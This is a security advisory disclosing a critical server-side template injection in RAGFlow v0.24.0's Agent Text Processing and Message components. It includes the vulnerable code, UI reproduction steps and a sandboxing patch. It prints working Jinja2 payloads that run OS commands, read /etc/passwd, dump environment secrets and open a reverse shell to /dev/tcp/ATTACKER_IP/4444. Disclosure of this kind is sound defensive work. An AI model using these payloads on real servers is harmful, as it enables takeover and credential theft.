Server-Side Template Injection (SSTI) leading to Remote Code Execution (RCE) in Agent "Text Processing" Component

Critical **yingfeng** published **GHSA-vvwj-fvwh-4whx** last week

Package

ragflow (Python)

Affected versions

v0.24.0


Patched versions

None


Description

Summary

A Server-Side Template Injection (SSTI) vulnerability exists in RAGFlow's Agent workflow **Text Processing** (`StringTransform`) and **Message** components. These components use Python's `jinja2.Template` (unsandboxed) to render user-supplied templates, allowing any authenticated user to execute arbitrary operating system commands on the server.



ssti_rce_poc_full_demo.mp4



Affected Components

File	Line(s)	Description
`agent/component/string_transform.py`	98–101	`Jinja2Template(script).render(kwargs)` with user-controlled `script`
`agent/component/message.py`	190–192	`Jinja2Template(rand_cnt).render(kwargs` with user-controlled `content`

Root Cause

Both components accept Jinja2 template strings from the Agent workflow configuration (set by any authenticated user via the web UI). The templates are rendered using the **standard `jinja2.Template` class**, which does **not** restrict attribute access or built-in object traversal. Jinja2's SandboxedEnvironment is **not** used.

Vulnerable Code

`agent/component/string_transform.py` (lines 95–103):

```
script = self._param.script  # ← user-controlled input from Agent UI "Script" fiel

if self._is_jinjia2(script):
    template = Jinja2Template(script)  # ← unsandboxed Jinja2
    try:
        script = template.render(kwargs)  # ← arbitrary code execution
    except Exception:
        pass
```

`agent/component/message.py` (lines 189–194):

```
rand_cnt, kwargs = self.get_kwargs(rand_cnt, kwargs)
template = Jinja2Template(rand_cnt)  # ← unsandboxed Jinja2
try:
    content = template.render(kwargs)  # ← arbitrary code execution
except Exception:
    pass
```

The `_is_jinjia2()` gate (line 173–177 of `message.py`) only checks if the string contains `{{`, `}}`, or `{%...%}` — which is always true for SSTI payloads.

Exploitation

Prerequisites

- A registered user account (self-registration is enabled by default via `REGISTER_ENABLED=1`)
- No additional permissions, API keys, or model configurations required

Steps to Reproduce

1. **Log in** to RAGFlow as any registered user
2. Navigate to **Agent** → click **"+ Create agent"** → select **"Agent flow"** → name it anything → **Save**
3. In the Agent editor canvas, drag from the **Begin** node's connection point to open the component menu
4. Under **"Data manipulation"**, click **"Text processing"** to add it
5. Click the newly added **"Text processing_0"** node
6. In the right-side configuration panel, enter the following payload in the **Script** field:

```
{{ cycler.__init__.__globals__.os.popen('id').read() }}
```

7. Click **Save** in the toolbar
8. Click **Run** to open the Chat panel

9. Type any message (e.g., `test`) and press Enter
10. After the response appears ("Searching..."), click the **3rd icon** (clipboard/log icon) next to the assistant's message
11. Expand the **"Text processing_0"** section in the Log popup
12. The **Output** section displays:

```
{
  "result": "uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu)\n",
  "_created_time": ...,
  "_elapsed_time": ...
}
```

This confirms arbitrary OS command execution with the server process's privileges.

Alternative Payloads

```
# Read /etc/passwd
{{ cycler.__init__.__globals__.os.popen('cat /etc/passwd').read() }}

# Reverse shell
{{ cycler.__init__.__globals__.os.popen('bash -c "bash -i >&
/dev/tcp/ATTACKER_IP/4444 0>&1"').read() }}

# Exfiltrate environment variables (API keys, DB passwords)
{{ cycler.__init__.__globals__.os.popen('env').read() }}

# Alternative chains (if cycler is unavailable)
{{ namespace.__init__.__globals__.os.popen('id').read() }}
{{ lipsum.__globals__.os.popen('id').read() }}
```

Impact

An attacker with a basic user account can:

1. **Execute arbitrary commands** on the server as the application's system user
2. **Read sensitive files** including `conf/service_conf.yaml` (contains MySQL, Redis, MinIO, Elasticsearch passwords), environment variables, and source code
3. **Compromise the database** by reading MySQL credentials and connecting directly
4. **Pivot to internal services** (Elasticsearch, Redis, MinIO) using credentials from configuration files
5. **Exfiltrate all user data**, uploaded documents, and API keys stored in the database
6. **Achieve full server takeover** — install backdoors, create new system users, move laterally

In multi-tenant or shared deployments, a single malicious user can compromise the entire platform and all other users' data.

Suggested Fix

Replace the unsandboxed `jinja2.Template` with `jinja2.sandbox.SandboxedEnvironment`:

Patch for `agent/component/string_transform.py`

```
- from jinja2 import Template as Jinja2Template
+ from jinja2.sandbox import SandboxedEnvironment

+ _jinja2_sandbox = SandboxedEnvironment()

  ...

  if self._is_jinjia2(script):
-     template = Jinja2Template(script)
+     template = _jinja2_sandbox.from_string(script)
      try:
          script = template.render(kwargs)
      except Exception:
          pass
```

Patch for `agent/component/message.py`

```
- from jinja2 import Template as Jinja2Template
+ from jinja2.sandbox import SandboxedEnvironment

+ _jinja2_sandbox = SandboxedEnvironment()

  ...

  rand_cnt, kwargs = self.get_kwargs(rand_cnt, kwargs)
- template = Jinja2Template(rand_cnt)
+ template = _jinja2_sandbox.from_string(rand_cnt)
  try:
      content = template.render(kwargs)
  except Exception:
      pass
```

The `SandboxedEnvironment` restricts access to dangerous attributes (e.g., `__globals__`, `__init__`, `__class__`) and prevents arbitrary code execution while preserving legitimate template functionality.

Additional Hardening (Recommended)

- Audit all other uses of `jinja2.Template` or `jinja2.Environment(autoescape=False)` in the codebase (e.g., `rag/prompts/generator.py:181`)
- Consider restricting template syntax to a safe subset for user-facing components

Proof of Concept Evidence

Payload in the Script field

The SSTI payload `{{ cycler.__init__.__globals__.os.popen('id').read() }}` is entered in the Text processing component's Script configuration field through the Agent editor UI.

Command execution output

The Text processing_0 component output shows:

```
result: "uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu) "
```

confirming arbitrary OS command execution on the server.

References

- Jinja2 SandboxedEnvironment documentation
- OWASP Server-Side Template Injection
- HackTricks Jinja2 SSTI payloads
- CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine

Credits

- Yihang Wang from Network & Information Security Lab (NISL) of Tsinghua University
- Lingyun Ying from XingTu Team of Legendsec at QI-ANXIN Group
- Jianjun Chen from Network & Information Security Lab (NISL) of Tsinghua University
- Haixin Duan from Network & Information Security Lab (NISL) of Tsinghua University

Severity

Critical

CVE ID

CVE-2026-28797

Weaknesses

- CWE-20
- CWE-78
- CWE-94

▶ CWE-1336

Credits

WangYihang Reporter